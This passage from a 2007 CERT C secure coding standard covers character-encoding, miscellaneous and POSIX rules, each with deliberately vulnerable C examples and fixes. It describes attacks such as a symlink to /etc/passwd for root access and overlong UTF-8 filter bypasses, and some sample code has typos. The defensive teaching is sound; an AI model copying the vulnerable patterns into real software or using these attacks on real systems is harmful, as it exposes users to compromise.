MSC08-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

Apple, Inc. Secure Coding Guide: Application Interfaces That Enhance Security. Retrieved Apr 26, 2007.

MSC09-A. Character Encoding - Use Subset of ASCII for Safety

This page last changed on Jul 10, 2007 by shaunh.

According to C99, Section 5.2.1, "Character sets"

> Two sets of characters and their associated collating sequences shall be defined: the set in which source files are written (the source character set), and the set interpreted in the execution environment (the execution character set). Each set is further divided into a basic character set, whose contents are given by this subclause, and a set of zero or more locale-specific members (which are not members of the basic character set) called extended characters. The combined set is also called the extended character set. The values of the members of the execution character set are implementation-defined.

There are several national variants of ASCII. Therefore, the original ASCII is often referred as **US-ASCII**. The international standard *ISO 646* defines a character set similar to US-ASCII, but with code positions corresponding to US-ASCII characters `@[]{|}` as "national use positions". It also gives some liberties with characters `#$^`~`. In *ISO 646*, several "national variants of ASCII" have been defined, assigning different letters and symbols to the "national use" positions. Thus, the characters that appear in those positions - including those in **US-ASCII** are somewhat "unsafe" in international data transfer. Thus, due to the "national variants," some characters are less "safe" than others--they might be transferred or interpreted incorrectly.

In addition to the letters of the English alphabet ("A" through "Z" and "a" through "z"), the digits ("0" through "9"), and the *space*, only the following characters can be regarded as really "safe:"

```
! " % & ' ( ) * + , - . / : ; < = > ?
```

When naming files, variables, etc., only these characters should be used.

Non-Compliant Coding Example

In the following non-compliant code, unsafe characters are used as part of a filename.

```
#include <fcntl.h>
#include <sys/stat.h>

int main(void) {
   char *file_name = "&#xBB;&#xA3;???&#xAB;";
   mode_t mode = S_IRUSR | S_IWUSR | S_IRGRP | S_IROTH;

   int fd = open(file_name, O_CREAT | O_EXCL | O_WRONLY, mode);
   if (fd == -1) {
      /* Handle Error */
   }
}
```

An implementation is free to define its own mapping of the non-"safe" characters. For example, when tested on a Red Hat Linux distribution, the following filename resulted:

```
??????
```

Compliant Solution

Use a descriptive filename, containing only the subset of ASCII described above.

```
#include <fcntl.h>
#include <sys/stat.h>

int main(void) {
   char *file_name = "name.ext";
   mode_t mode = S_IRUSR | S_IWUSR | S_IRGRP | S_IROTH;

   int fd = open(file_name, O_CREAT | O_EXCL | O_WRONLY, mode);
   if (fd == -1) {
      /* Handle Error */
   }
}
```

Risk Assessment

Failing to use only the subset of ASCII guaranteed to work can result in misinterpreted data.

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
MSC09-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Reference

[Kuhn 06] UTF-8 and Unicode FAQ for Unix/Linux
[ISO/IEC 646-1991] ISO 7-bit coded character set for information interchange
[ISO/IEC 9899-1999:TC2] Section 5.2.1, "Character sets"

MSC10-A. Character Encoding - UTF8 Related Issues

This page last changed on Jul 10, 2007 by shaunh.

UTF-8 is a variable-width encoding for gUnicode. UTF-8 uses one to four bytes per character, depending on the Unicode symbol. UTF-8 has the following properties.

- The classical US-ASCII characters (0 to 0x7f) encode as themselves, so files and strings that are encoded with ASCII values have the same encoding under both ASCII and UTF-8.
- All UCS characters beyond (0x7f) are encoded as a multibyte sequence consisting only of bytes in the range of 0x80 to 0xfd. This means that no ASCII byte can appear as part of another character.
- It's easy to convert between UTF-8 and UCS-2 and UCS-4 fixed-width representations of characters.
- The lexicographic sorting order of UCS-4 strings is preserved.
- All possible 2^31 UCS codes can be encoded using UTF-8

Generally, all programs should perform checks for any UTF-8 data for UTF-8 legality before performing other checks. The table below lists all Legal UTF-8 Sequences.

UCS Code (HEX)	Binary UTF-8 Format	Legal UTF-8 Values (HEX)
00-7F	0xxxxxxx	00-7F
80-7FF	110xxxxx 10xxxxxx	C2-DF 80-BF
800-FFF	1110xxxx 10xxxxxx 10xxxxxx	E0 A0*-BF 80-BF
1000-FFFF	1110xxxx 10xxxxxx 10xxxxxx	E1-EF 80-BF 80-BF
10000-3FFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx	F0 90*-BF 80-BF 80-BF
40000-FFFFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx	F1-F3 80-BF 80-BF 80-BF
40000-FFFFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx	F1-F3 80-BF 80-BF 80-BF
100000-10FFFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx	F4 80-8F* 80-BF 80-BF

Security Related Issues

According to [Yergeau 98]:

> Implementors of UTF-8 need to consider the security aspects of how they handle illegal UTF-8 sequences. It is conceivable that in some circumstances an attacker would be able to exploit an incautious UTF-8 parser by sending it an octet sequence that is not permitted by the UTF-8 syntax.
>
> A particularly subtle form of this attack could be carried out against a parser which performs security-critical validity checks against the UTF-8 encoded form of its input, but interprets certain illegal octet sequences as characters. For example, a parser might prohibit the NUL character when encoded as the single-octet sequence 00, but allow the illegal two-octet sequence C0 80 and interpret it as a NUL character. Another example might be a parser which prohibits the octet

sequence 2F 2E 2E 2F ("/../"), yet permits the illegal octet sequence 2F C0 AE 2E 2F.

Below are more specific recommendations.

Only Accept the "shortest" form

Only the "shortest" form of UTF-8 should be permitted. Naive decoders might accept encoding that are longer than necessary, allowing for potentially dangerous input to have multiple representations. For example:

1. Process A performs security checks, but does not check for non-shortest UTF-8 forms.
2. Process B accepts the byte sequence from process A, and transform it into UTF-16 while interpreting possible non-shortest forms.
3. The UTF-16 text may then contain characters that should have been filtered out by process A, and could potentially be dangerous.

These non-"shortest" UTF-8 attacks have been used to bypass security validations in high profile products, such as Microsoft's IIS web server.

Handling Invalid Inputs

UTF-8 decoders have no uniformly defined behavior upon encountering an invalid input. Below are several ways a UTF-8 decoder might behave in the event of an invalid byte sequence:

1. Insert a replacement character (e.g. '?', the "wild-card" character)
2. Ignore the bytes.
3. Interpret the bytes according to a different character encoding (often the ISO-8859-1 character map)
4. Not notice and decode as if the bytes were some similar bit of UTF-8.
5. Stop decoding and report an error

The following function from [Viega 03] will detect illegal character sequences in a string. It returns `1` if the string is comprised only of legitimate sequences, else it returns `0`:

```
int spc_utf8_isvalid(const unsigned char *input) {
  int nb;
  const unsigned char *c = input;

  for (c = input;  *c;  c += (nb + 1)) {
    if (!(*c & 0x80)) nb = 0;
    else if ((*c & 0xc0) =  = 0x80) return 0;
    else if ((*c & 0xe0) =  = 0xc0) nb = 1;
    else if ((*c & 0xf0) =  = 0xe0) nb = 2;
    else if ((*c & 0xf8) =  = 0xf0) nb = 3;
    else if ((*c & 0xfc) =  = 0xf8) nb = 4;
    else if ((*c & 0xfe) =  = 0xfc) nb = 5;
    while (nb-- > 0)
      if ((*(c + nb) & 0xc0) != 0x80) return 0;
  }
  return 1;
}
```

Broken Surrogates

Encoding of individual or out of order surrogate halves should not be permitted. Broken surrogates are illegal in Unicode, and introduce ambiguity when they appear in Unicode data. Broken surrogates are often signs of bad data transmission. They could also indicate internal bugs in an application, or intentional efforts to find security vulnerabilities.

Risk Assessment

Failing to properly handle UTF8 encoded data can result in a data integrity violation or denial of service situation.

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
MSC10-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**

Reference

[Kuhn 06] UTF-8 and Unicode FAQ for Unix/Linux
[Viega 03] Section 3.12. "Detecting Illegal UTF-8 Characters"
[Wheeler 06] Secure Programming for Linux and Unix HOWTO
[Yergeau 98] RFC 2279 - UTF-8, a transformation format of ISO 10646

MSC12-A. Detect and remove code that has no effect

This page last changed on Jun 22, 2007 by jpincar.

Code that is executed but does not perform any action, or has an unintended effect can result in unexpected behavior and vulnerabilities. Statements or expressions that have no effect should be identified and removed from code.

Non-Compliant Code Example 1

In this example, the comparison of a to b has no effect.

```
int a;
a == b;
```

This is likely a case of the programmer mistakenly using the equals operator == instead of the assignment operator =.

Compliant Solution 1

The assignment of b to a is now properly performed.

```
int a;
a = b;
```

Non-Compliant Code Example 2

In this example, p is incremented and then dereferenced, However, *p has no effect.

```
int *p;
*p++;
```

Compliant Solution 2

Correcting this example depends on the intent of the programmer. For instance, if dereferencing p was done on accident, then p should not be dereferenced.

```
int *p;
p++;
```

If the intent was to increment the value referred to by p, then parentheses can be used to ensure p is dereferenced then incremented [EXP00-A. Use parentheses for precedence of operation].

```
int *p;
(*p)++
```

Risk Assessment

The presence of code that has no effect could indicate logic errors that may result in unexpected behavior and vulnerabilities.

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
MSC12-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Automated Detection

The Coverity Prevent **NO_EFFECT** checker finds statements or expressions that do not accomplish anything, or statements that perform an unintended action. Coverity Prevent cannot discover all violations of this rule so further verification is necessary.

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

Coverity 07 Coverity Prevent? User's Manual (3.3.0) (2007).

MSC13-A. Detect and remove unused values

This page last changed on Sep 04, 2007 by jsg.

The presence of unused values may indicate significant logic errors. To prevent such errors, unused values should be identified and removed from code.

Non-Compliant Code Example

In this example, p2 is assigned the value returned by bar(), but that value is never used. Note this example assumes that foo() and bar() return valid pointers (see [DCL30-C. Declare objects with appropriate storage durations]).

```
int *p1, *p2;
p1 = foo();
p2 = bar();

if (baz()) {
  return p1;
}
else {
  p2 = p1;
}
return p2;
```

Compliant Solution

This example can be corrected many different ways depending on the intent of the programmer. In this compliant solution, p2 is initialized to NULL rather than the result of bar(). The call to bar() can be removed if bar() does not produce any side-effects.

```
int *p1 = foo();
int *p2 = NULL;
bar(); /* Removable if bar() does not produce any side-effects */
if (baz()) {
  return p1;
}
else {
  p2 = p1;
}
return p2;
```

Risk Assessment

Unused values may indicate significant logic errors, possibly resulting in a denial of service condition.

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
MSC13-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Automated Detection

The Coverity Prevent **UNUSED_VALUE** checker finds variables that are assigned pointer values returned from a function call but never used. Coverity Prevent cannot discover all violations of this rule so further verification is necessary.

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

Coverity 07 Coverity Prevent? User's Manual (3.3.0) (2007).

MSC30-C. Do not use the rand function

This page last changed on Jul 13, 2007 by shaunh.

The C Standard function `rand` (available in `stdlib.h`) does not have good random number properties. The numbers generated by `rand` have a comparatively short cycle, and the numbers may be predictable. To achieve the best random numbers possible, an implementation-specific function needs to be used.

Non-Compliant Code Example

The following code generates an ID with a numeric part produced by calling the `rand()` function. The IDs produced will be predictable and have limited randomness.

```
enum {len = 12};
char id[len];  /* id will hold the ID, starting with the characters "ID" */
               /* followed by a random integer */
int r;
int num;
/* ... */
r = rand();  /* generate a random integer */
num = snprintf(id, len, "ID%-d", r);  /* generate the ID */
/* ... */
```

Compliant Solution (BSD)

A better pseudo random number generator is the BSD function `random()`.

```
enum {len = 12};
char id[len];  /* id will hold the ID, starting with the characters "ID" */
               /* followed by a random integer */
int r;
int num;
/* ... */
srandom(time(0));  /* seed the PRNG with the current time */
/* ... */
r = random();  /* generate a random integer */
num = snprintf(id, len, "ID%-d", r);  /* generate the ID */
/* ... */
```

The `rand48` family of functions provides another alternative.

Note. These pseudo random number generators use mathematical algorithms to produce a sequence of numbers with good statistical properties, but the numbers produced are not genuinely random. For additional randomness, Linux users can use the character devices `/dev/random` or `/dev/urandom`, but it is advisable to retrieve only a small number of characters from these devices. (The device `/dev/random` may block for a long time if there are not enough events going on to generate sufficient randomness; `/dev/urandom` does not block.)

Risk Assessment

Using the `rand()` function leads to possibly predictable random numbers.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC30-C	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.2.1, "The rand function"

MSC31-C. Ensure that return values are compared against the proper type

This page last changed on Jul 09, 2007 by shaunh.

Functions must compare their return value against literal constants of the same type when those types are only partially specified by the standard. By partially specifying a type as "an arithmetic type" or an "unsigned integer," the standard allows that type to be implemented using a range of underlying types. In cases where a partially specified type is implemented as `unsigned char` or `unsigned short`, values of that type will not compare equal to integer literals such as `-1` on certain architectures.

time_t

Non-Compliant Code Example

The `time()` function returns a `(time_t)(-1)` to indicate that the calendar time is not available. ISO/IEC 9899-1999 only requires that the `time_t` type is an arithmetic type capable of representing time. It is left to the implementor to decide the best arithmetic type to use to represent time. If `time_t` is implemented as a type smaller than a signed integer, checking the return value of `time()` against the integer literal `-1` will always test false.

```
time_t now = time(NULL);
if (now != -1) {
  /* Continue processing */
}
```

Implementation Details

Assuming a two's complement representation, comparing smaller integer types to larger integer ones causes the smaller type to be zero-extended before the comparison is made. This causes the comparison to be incorrectly performed.

Compliant Solution

To ensure the comparison is properly performed, the return value of `time()` should be compared against `-1` cast to type `time_t`. This solution is in accordance with [INT35-C. Upcast integers before comparing or assigning to a larger integer size].

```
time_t now = time(NULL);
if (now != (time_t)-1) {
  /* Continue processing */
}
```

size_t

Non-Compliant Code Example

The `mbstowcs()` function converts a multi-byte string to wide character string, returning the number of characters converted. If an invalid multi-byte character is encountered, `mbstowcs()` returns `(size_t)(-1)`. Depending on how `size_t` is implemented, comparing the return value of `mbstowcs()` to signed integer literal `-1` may not evaluate as expected.

```
size_t count_modified = mbstowcs(pwcs, s, n, ps);
if (count_modified == -1) {
  /* Handle error */
}
```

Compliant Solution

To ensure the comparison is properly performed, the return value of `mbstowcs()` should be compared against `-1` cast to type `size_t`. This solution is in accordance with [INT35-C. Upcast integers before comparing or assigning to a larger integer size].

```
size_t count_modified = mbstowcs(pwcs, s, n, ps);
if (count_modified == (size_t)-1) {
  /* Handle error */
}
```

Risk Analysis

Comparing return values against a value of a different type can result in incorrect calculations, leading to unintended program behavior and possibly abnormal program termination.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC31-C	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Kettlewell 02] Section 4, "Type Assumptions"
[Microsoft Visual C++ 8.0 Standard Library Time Functions Invalid Assertion DoS (Problem 3000)]
[Casting (time_t)(-1)]
[ISO/IEC 9899-1999] Section 7.23.2.4, "The time function"
[ISO/IEC 9899-1999] Section 7.20.8.1, "The mbstowcs function"

50. POSIX

This page last changed on Jul 10, 2007 by shaunh.

These are rules and recommendations for functions that are defined as part of the POSIX family of standards but are not included in ISO/IEC 9899-1999.

Recommendations

POS00-A. Avoid race conditions with multiple threads

POS01-A. Check for the existence of links

Rules

POS30-C. Use the readlink() function properly

POS31-C. Do not unlock or destroy another thread's mutex

POS32-C. Include a mutex when using bit-fields in a multi-threaded environment

POS33-C. Do not use vfork()

POS34-C. Do not call putenv() with an automatic variable as the argument

Risk Assessment

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
POS00-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
POS01-A	**2** (medium)	**3** (likely)	**1** (high)	**P6**	**L2**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
POS30-C	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**
POS31-C	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
POS32-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
POS33-C.	**1** (low)	**2** (probable)	**3** (low)	**P6**	**L2**
POS34-C	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**
POS35-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

POS00-A. Avoid race conditions with multiple threads

This page last changed on Jul 09, 2007 by shaunh.

When multiple threads can read or modify the same data, use synchronization techniques to avoid software flaws that could lead to security vulnerabilities. Concurrency problems can often result in abnormal termination or denial of service, but it is possible for them to result in more serious vulnerabilities.

Non-Compliant Code Example

Assume this simplified code is part of a multithreaded bank system. Threads will call `credit()` and `debit()` as money is deposited into and taken from the single account. Because the addition and subtraction operations are not atomic, it is possible that two operations could occur concurrently but only the result of one would be saved. For example, an attacker could credit the account with a sum of money and make a very large number of small debits concurrently. Some of the debits might not affect the account balance because of the race condition, so the attacker is effectively creating money.

```
int account_balance;

void debit(int amount) {
  account_balance -= amount;
}

void credit(int amount) {
  account_balance += amount;
}
```

Compliant Solution

This solution uses a mutex to make credits and debits atomic operations. All credits and debits will now effect the account balance, so an attacker cannot exploit the race condition to steal money from the bank. Note that the functions used are `pthread_*`. The standard mutex functions are not thread-safe. In addition, the `volatile` keyword is used so prefetching will not occur.

```
#include <pthread.h>

volatile int account_balance;
pthread_mutex_t account_lock = PTHREAD_MUTEX_INITIALIZER;

void debit(int amount) {
  pthread_mutex_lock(&account_lock);
  account_balance -= amount;
  pthread_mutex_unlock(&account_lock);
}

void credit(int amount) {
  pthread_mutex_lock(&account_lock);
  account_balance += amount;
  pthread_mutex_unlock(&account_lock);
}
```

Risk Assessment

Race conditions caused by multiple threads concurrently accessing and modifying the same data could lead to abnormal termination and denial-of-service attacks, or data integrity violations.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
POS00-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 13, "Synchronization and State"
[Seacord 05] Chapter 7, "File I/O"

POS01-A. Check for the existence of links

This page last changed on Jul 09, 2007 by shaunh.

Many common operating systems such as Windows and UNIX support file links including hard links, symbolic (soft) links, and virtual drives. Hard links can be created in UNIX with the `ln` command, or in Windows operating systems by calling the `CreateHardLink()` function. Symbolic links can be created in UNIX using the `ln -s` command or in Windows by using directory junctions in NTFS or the Linkd.exe (Win 2K resource kit) or "junction" freeware. Virtual drives can also be created in Windows using the `subst` command.

File links can create security issues for programs that fail to consider the possibility that the file being opened may actually be a link to a different file. This is especially dangerous when the vulnerable program is running with elevated privileges.

To ensure that a program is reading from an intended file and not a different file in another directory, it is necessary to check for the existence of symbolic or hard links.

Non-Compliant Code Example

This non-compliant code example open the file specified by the string `"/home/rcs/.conf"` for read/write exclusive access, and then writes user supplied data to the file.

```
if ((fd = open("/home/rcs/.conf", O_EXCL|O_RDWR, 0600)) == -1) {
       /* handle error */
   }
   write(fd, userbuf, userlen);
```

If the process is running with elevated privileges, an attacker can exploit this code, for example, by creating a link from `.conf` to the {{/etc/passwd }} authentication file. The attacker can then overwrite data stored in the password file to create a new root account with no password. As a result, this attack can be used to gain root privileges on a vulnerable system.

Non-Compliant Code Example

The only function available on POSIX systems to collect information about a symbolic link rather than its target is the `lstat()` function. This non-compliant code example uses the `lstat()` function to collection information about the file, and then checks the `st_mode` field to determine if the file is a symbolic link.

```
struct stat lstat_info;
int fd;
if (lstat("some_file", &lstat_info) == -1) {
  /* handle error */
}
if (!S_ISLNK(lstat_info.st_mode)) {
   if ((fd = open("some_file", O_EXCL|O_RDWR, 0600)) == -1) {
       /* handle error */
   }
}
write(fd, userbuf, userlen);
```

Compliant Solution

This compliant solution properly checks for the existence of a link and eliminates the race condition.

```
struct stat lstat_info, fstat_info;
int fd;
if (lstat("some_file", &lstat_info) == -1) {
  /* handle error */
}
if ((fd = open("some_file", O_EXCL|O_RDWR, 0600)) == -1) {
  /* handle error */
}
if (fstat(fd, &fstat_info) == -1) {
  /* handle error */
}
if (lstat_info.st_mode == fstat_info.st_mode &&
    lstat_info.st_ino == fstat_info.st_ino  &&
    lstat_info.st_dev == fstat_info.st_dev) {
  write(fd, userbuf, userlen);
}
```

This eliminates the TOCTOU condition because `fstat()` is applied to file descriptors, not file names, so the file passed to `fstat()` must be identical to the file that was opened. The `lstat()` function does not follow symbolic links, but `fstat()` does. Comparing modes using the `st_mode` field is sufficient to check for a symbolic link.
Comparing i-nodes using the `st_ino` fields and devices using the `st_dev` fields ensures that the file passed to `lstat()` is the same as the file passed to `fstat()` (see [FIO05-A. Identify files using multiple file attributes]).

Risk Assessment

Failing to check for the existence of links can result in a critical system file being overwritten, leading to a data integrity violation.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
POS01-A	**2** (medium)	**3** (likely)	**1** (high)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.7.2, "The fgets function"
[Seacord 05] Chapter 7, "File I/O"

POS30-C. Use the readlink() function properly

This page last changed on Jun 22, 2007 by jpincar.

The `readlink()` function reads where a link points to. It makes **no** effort to null terminate its second argument, `buffer`. Instead, it just returns the number of characters it has written.

Non-Compliant Coding Example

If `len` is equal to `sizeof(buf)`, the null terminator will be written one byte past the end of `buf`.

```
char buf[256];
ssize_t len = readlink("/usr/bin/perl", buf, sizeof(buf));
buf[len] = '\0';
```

A simple (but incorrect) solution to this problem is to try to make `buf` large enough that it can always hold the result:

```
char buf[PATH_MAX+1];
ssize_t len = readlink("/usr/bin/perl", buf, sizeof(buf));
buf[len] = '\0';
```

This "fix" incorrectly assumes that `PATH_MAX` represents the longest possible path for a file in the filesystem. (`PATH_MAX` only bounds the longest possible relative path that can be passed to the kernel in a single call.) On most Unix and Linux systems, there is no easily-determined maximum length for a file path, and so the off-by-one buffer overflow risk is still present.

An additional issue is that `readlink()` can return `-1` if it fails, causing an off-by-one underflow.

Compliant Solution

This example ensures there will be no overflow by only reading in `sizeof(buf)-1` characters. It also properly checks to see if an error has occurred.

```
char buf[256];
ssizet_t len;

if ((len = readlink("/usr/bin/perl", buf, sizeof(buf)-1)) != -1)
    buf[len] = '\0';
else {
   /* handle error condition */
}
```

Risk Assessment

Failing to properly terminate the result of `readlink()` can result in abnormal program termination.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
POS30-C	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

References

[ilja 06]
[Open Group 97]
[Open Group 04]

POS31-C. Do not unlock or destroy another thread's mutex

This page last changed on Jul 10, 2007 by shaunh.

Mutexes are used to protect shared data structures being accessed concurrently. The process that locks the mutex owns it, and the owning process should be the only process to unlock or destroy the mutex. If the mutex is destroyed or unlocked while still in use then there is no more protection of critical sections and shared data.

Non-Compliant Code Example

In this example, a race condition exists between a cleanup and worker process. The cleanup process destroys the lock which it believes is no longer in use. If there is a heavily load on the system, the worker process that held the lock could take longer than expected. If the lock is destroyed before the worker process is done modifying the shared data, the program may exhibit unexpected behavior.

```
pthread_mutex_t theLock;
int data;

int cleanupAndFinish() {
  pthread_mutex_destroy(&theLock);
  data++;
  return data;
}

void worker(int value) {
  pthread_mutex_lock(&theLock);
  data += value;
  pthread_mutex_unlock(&theLock);
}
```

Compliant Solution

This solution requires the cleanup function to acquire the lock before destroying it. Doing it this way ensures that the mutex is only be destroyed by the process that owns it.

```
mutex_t theLock;
int data;

int cleanupAndFinish() {
  pthread_mutex_lock(&theLock);
  pthread_mutex_destroy(&theLock);
  data++;
  return data;
}

void worker(int value) {
  pthread_mutex_lock(&theLock);
  data += value;
  pthread_mutex_unlock(&theLock);
}
```

Risk Assessment

The risks of ignoring mutex ownership are similar to the risk of not using mutexes at all--a violation of data integrity.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
POS31-C	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

Linux Programmers Manual entry on mutexes "man mutex"

POS32-C. Include a mutex when using bit-fields in a multi-threaded environment

This page last changed on Jul 09, 2007 by shaunh.

Bit-fields allow for a simple way to break portions of a `struct` into portions that only use up a certain specified number of bits. If multiple threads are accessing or making modifications to different bit-fields, a race condition may be present because the architecture may not be able to modify *only* the bits to which the currently being modified member may refer. Therefore, a mutex protecting all bit-fields at the same time must be used.

Non-Compliant Code Example

In the following non-compliant code, two threads presumed to be running simultaneously access two separate members of a global `struct`.

```
struct multi_threaded_flags {
  int flag1 : 2;
  int flag2 : 2;
};

struct multi_threaded_flags flags;

void thread1() {
  flags.flag1 = 1;
}

void thread2() {
  flags.flag2 = 2;
}
```

Although this appears to be harmless, it is possible (and likely) that the architecture that this is running on has aligned `flag1` and `flag2` on the same byte. If both assignments occur on a thread scheduling interleaving which ends with the both stores occurring after one another, it is possible that only one of the flags will be set as intended and the other flag will equal its previous value due to the fact that both of the bit-fields fell on the same byte, which was the smallest unit the processor could work on.

Compliant Solution

This compliant solution protects all usage of the flags with a mutex, preventing an unfortunate thread scheduling interleaving from being able to occur.

```
struct multi_threaded_flags {
  int flag1 : 2;
  int flag2 : 2;
  pthread_mutex_t mutex;
};

struct multi_threaded_flags flags;

void thread1() {
  pthread_mutex_lock(&flags.mutex);
  flags.flag1 = 1;
  pthread_mutex_unlock(&flags.mutex);
}
```

```
void thread2() {
  pthread_mutex_lock(&flags.mutex);
  flags.flag2 = 2;
  pthread_mutex_unlock(&flags.mutex);
}
```

Risk Assessment

Although the race window is narrow, having an assignment or an expression evaluate improperly due to misinterpreted data can possibly result in a corrupted running state or unintended information disclosure.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
POS32-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 6.7.2.1, "Structure and union specifiers"

POS33-C. Do not use vfork()

This page last changed on Jul 09, 2007 by shaunh.

Using the `vfork` function introduces many portability and security issues. There are many cases in which undefined and implementation specific behavior can occur, leading to a denial of service vulnerability.

According to the `vfork` man page:

> The `vfork()` function has the same effect as `fork()`, except that the behavior is undefined if the process created by `vfork()` either modifies any data other than a variable of type `pid_t` used to store the return value from `vfork()`, or returns from the function in which `vfork()` was called, or calls any other function before successfully calling `_exit()` or one of the `exec` family of functions.

Furthermore, some versions of Linux are vulnerable to a race condition, occurring when a process calls `vfork()` followed by `execve()`. The child process may be executing with the current user's UID before it calls `execve()`.

Due to the implementation of the `vfork` function, the parent process is suspended while the child process executes. If a user sends a signal to the child process, delaying its execution, the parent process (which is privileged) is also blocked. This means that an unprivileged process can cause a privileged process to halt, resulting in a denial-of-service.

It is recommended to use `fork()` instead of `vfork()` in all circumstances.

Non-Compliant Code Example

This non-compliant code calls `vfork()`, and then makes a call to `execve()`. As discussed above, a `vfork()/execve()` pair contains an inherent race window on some implementations.

```
pid_t pid = vfork();
 if ( pid == 0 )  /* child */ {
   execve(filename, null, null);
}
```

Compliant Solution

This compliant code replaces the call to `vfork()` with a call to `fork()`, which does not contain the prior race condition, and removes the denial-of-service vulnerability.

```
pid_t pid = fork();
if (pid == 0) /* child */ {
  execve(filename, null, null);
}
```

Risk Assessment

Using the `vfork` function could result in a denial of service vulnerability.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
POS33-C.	**1** (low)	**2** (probable)	**3** (low)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Wheeler], "Secure Programming for Linux and Unix HOWTO". Section 8.6.

POS34-C. Do not call putenv() with an automatic variable as the argument

This page last changed on Sep 04, 2007 by jsg.

The POSIX function `putenv()` is used to set environment variable values. The `putenv()` function does not create a copy of the string supplied to it as a parameter, rather it inserts a pointer to the string into the environment array. If an automatic variable is supplied as a parameter to `putenv()`, the memory allocated for that variable may be overwritten when the containing function returns and stack memory is recycled. This behavior is noted in the Open Group Base Specifications Issue 6 [Open Group 04]:

> A potential error is to call `putenv()` with an automatic variable as the argument, then return from the calling function while string is still part of the environment.

Non-Compliant Code Example

In this example taken from Dowd, an automatic variable is used as an argument to `putenv()`. The `TEST` environment variable may take on an unintended value if it is accessed once `func()` has returned and the stack frame containing `env` has been recycled.

Note that this example also violates rule [DCL30-C. Declare objects with appropriate storage durations].

```
int func(char *var) {
  char env[1024];

  if (snprintf(env, sizeof(env),"TEST=%s", var) < 0) {
    /* Handle Error */
  }

  return putenv(env);
}
```

Implementation Details

The `putenv()` function is not required to be reentrant, and the one in libc4, libc5 and glibc2.0 is not, but the glibc2.1 version is.

Description for libc4, libc5, glibc: If the argument string is of the form name, and does not contain an `=' character, then the variable name is removed from the environment. If `putenv()` has to allocate a new array environ, and the previous array was also allocated by `putenv()`, then it will be freed. In no case will the old storage associated to the environment variable itself be freed.

The libc4 and libc5 and glibc 2.1.2 versions conform to SUSv2: the pointer string given to `putenv()` is used. In particular, this string becomes part of the environment; changing it later will change the environment. (Thus, it is an error is to call `putenv()` with an automatic variable as the argument, then return from the calling function while string is still part of the environment.) However, glibc 2.0-2.1.1 differs: a copy of the string is used. On the one hand this causes a memory leak, and on the other hand it violates SUSv2. This has been fixed in glibc2.1.2.

The BSD4.4 version, like glibc 2.0, uses a copy.

SUSv2 removes the `const' from the prototype, and so does glibc 2.1.3.

The FreeBSD implementation of `putenv()` copies the value of the provided string and that old values remain accessible indefinitely. As a result, successive calls to `putenv()` assigning a differently sized value to the same name results in a memory leak.

Compliant Solution

The `setenv()` function allocates heap memory for environment variables. This eliminates the possibility of accessing volatile, stack memory.

```
int func(char *var) {
  return setenv("TEST", var, 1);
}
```

Risk Assessment

Using an automatic variable as an argument to `putenv()` may cause that variable to take on an unintended value. Depending on how and when that variable is used, this can cause unexpected program behavior, or possibly allow an attacker to run arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
POS34-C	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Open Group 04] The putenv() function
[ISO/IEC 9899-1999] Section 6.2.4, "Storage durations of objects," and Section 7.20.3, "Memory management functions"
[Dowd] Chapter 10, "UNIX Processes" (Confusing putenv() and setenv())
[DCL30-C. Declare objects with appropriate storage durations]

POS35-C. Avoid race conditions while checking for the existence of a symbolic link

